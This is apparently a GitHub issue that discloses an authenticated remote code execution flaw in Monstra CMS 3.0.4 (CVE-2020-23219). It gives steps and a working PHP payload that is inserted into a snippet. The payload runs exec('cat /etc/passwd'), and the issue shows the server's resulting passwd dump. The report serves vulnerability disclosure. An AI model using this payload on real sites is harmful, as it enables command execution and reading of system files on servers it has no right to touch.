New issue

Jump to bottom

Remote Code Execution via Snippets module in Monstra version 3.0.4 #466


Closed r0ck3t1973 opened this issue on May 22, 2020 · 1 comment

r0ck3t1973 commented on May 22, 2020 • edited

Describe the bug
An attacker could insert any executable code through php via Snippets Module to execution command in the server

To Reproduce


1. Log into the panel.
2. Go to "admin/index.php?id=snippets"
3. Click edit
4. Insert payload



```
<a href="<?php echo Site::url(); ?>/sitemap"><?php echo __('Sitemap', 'sitemap'); ?></a>
<a <?php exec('cat /etc/passwd 2>&1', $output); ?></a>
<?php print_r($output); ?>
```

5. Save and Exit
6. Go to index view

Screenhost


Monstra :: Administration
Monstra :: Administration
r0ck3t@shell:~#
labs8.soc/admin/index.php?id=snippets&action=edit_snippet&filename=google-analytics
MONSTRA
Dashboard
Content
Extends
System
Help
View Site
ducloan

Edit Snippet

Name


google-analytics .snippet.php

Snippet content

```
<script type="text/javascript">
    (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
        (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
        m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
    })(window,document,'script','//www.google-analytics.com/analytics.js','_mga');

    _mga('create', '<?php echo Option::get('ga_tracking_id'); ?>', 'auto');
    _mga('send', 'pageview', {
        'page': '<?php echo Url::current(); ?>',
        'title': '<?php echo Site::title(); ?>'
    });
</script>
<a <?php exec('cat /etc/passwd 2>&1', $output); ?></a>
<?php print_r($output); ?>
```

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4



tesst

Home

Welcome!

Welcome to your new Monstra powered website.
Monstra is succesfully installed, you can start editing the content and customising your site.

Getting Started

This is a default home page of your website.
Here's a quick description of how to edit this page:

- First make sure you're logged in.
- Go to the Pages Manager and click "Edit" button for this page.
- Make your changes, click "Save" and you're done!

Online Resources

- Official Site
- Official Support Forum
- Documentation

anc Powered by Monstra 3.0.4

```
Array ( [0] => root:x:0:0:root:/root:/bin/bash [1] => daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin [2] => bin:x:2:2:bin:/bin:/usr/sbin/nologin [3] => sys:x:3:3:sys:/dev:/usr/sbin/nologin [4] => sync:x:4:65534:sync:/bin:/bin/sync [5] => games:x:5:60:games:/usr/games:/usr/sbin/nologin [6] =>
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin [7] => lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin [8] => mail:x:8:8:mail:/var/mail:/usr/sbin/nologin [9] => news:x:9:9:news:/var/spool/news:/usr/sbin/nologin [10] => uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin [11] => proxy:x:13:13:proxy:/bin:/usr/sbin
/nologin [12] => www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin [13] => backup:x:34:34:backup:/var/backups:/usr/sbin/nologin [14] => list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin [15] => irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin [16] => gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin [17] => nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin [18] => systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false [19] => systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false [20] =>
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false [21] => systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false [22] => syslog:x:104:108::/home/syslog:/bin/false [23] => _apt:x:105:65534::/nonexistent:/bin/false [24] => lxd:x:106:65534::/var/lib/lxd/:/bin/false
[25] => messagebus:x:107:111::/var/run/dbus:/bin/false [26] => uuidd:x:108:112::/run/uuidd:/bin/false [27] => dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false [28] => bind:x:110:115::/var/cache/bind:/bin/false [29] => sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin [30] =>
aishee:x:1000:1000:Aishee,,,:/home/aishee:/bin/bash [31] => mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false [32] => smmta:x:113:120:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false [33] => smmsp:x:114:121:Mail Submission Program,,,:/var/lib/sendmail:/bin/false [34] =>
ducden:x:1001:1001:,,,:/home/ducden:/bin/bash [35] => nagios:x:115:122::/var/lib/nagios:/bin/false )
```

r0ck3t1973 closed this as completed on May 22, 2020

r0ck3t1973 commented on Jul 10, 2021 Author

CVE-2020-23219

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant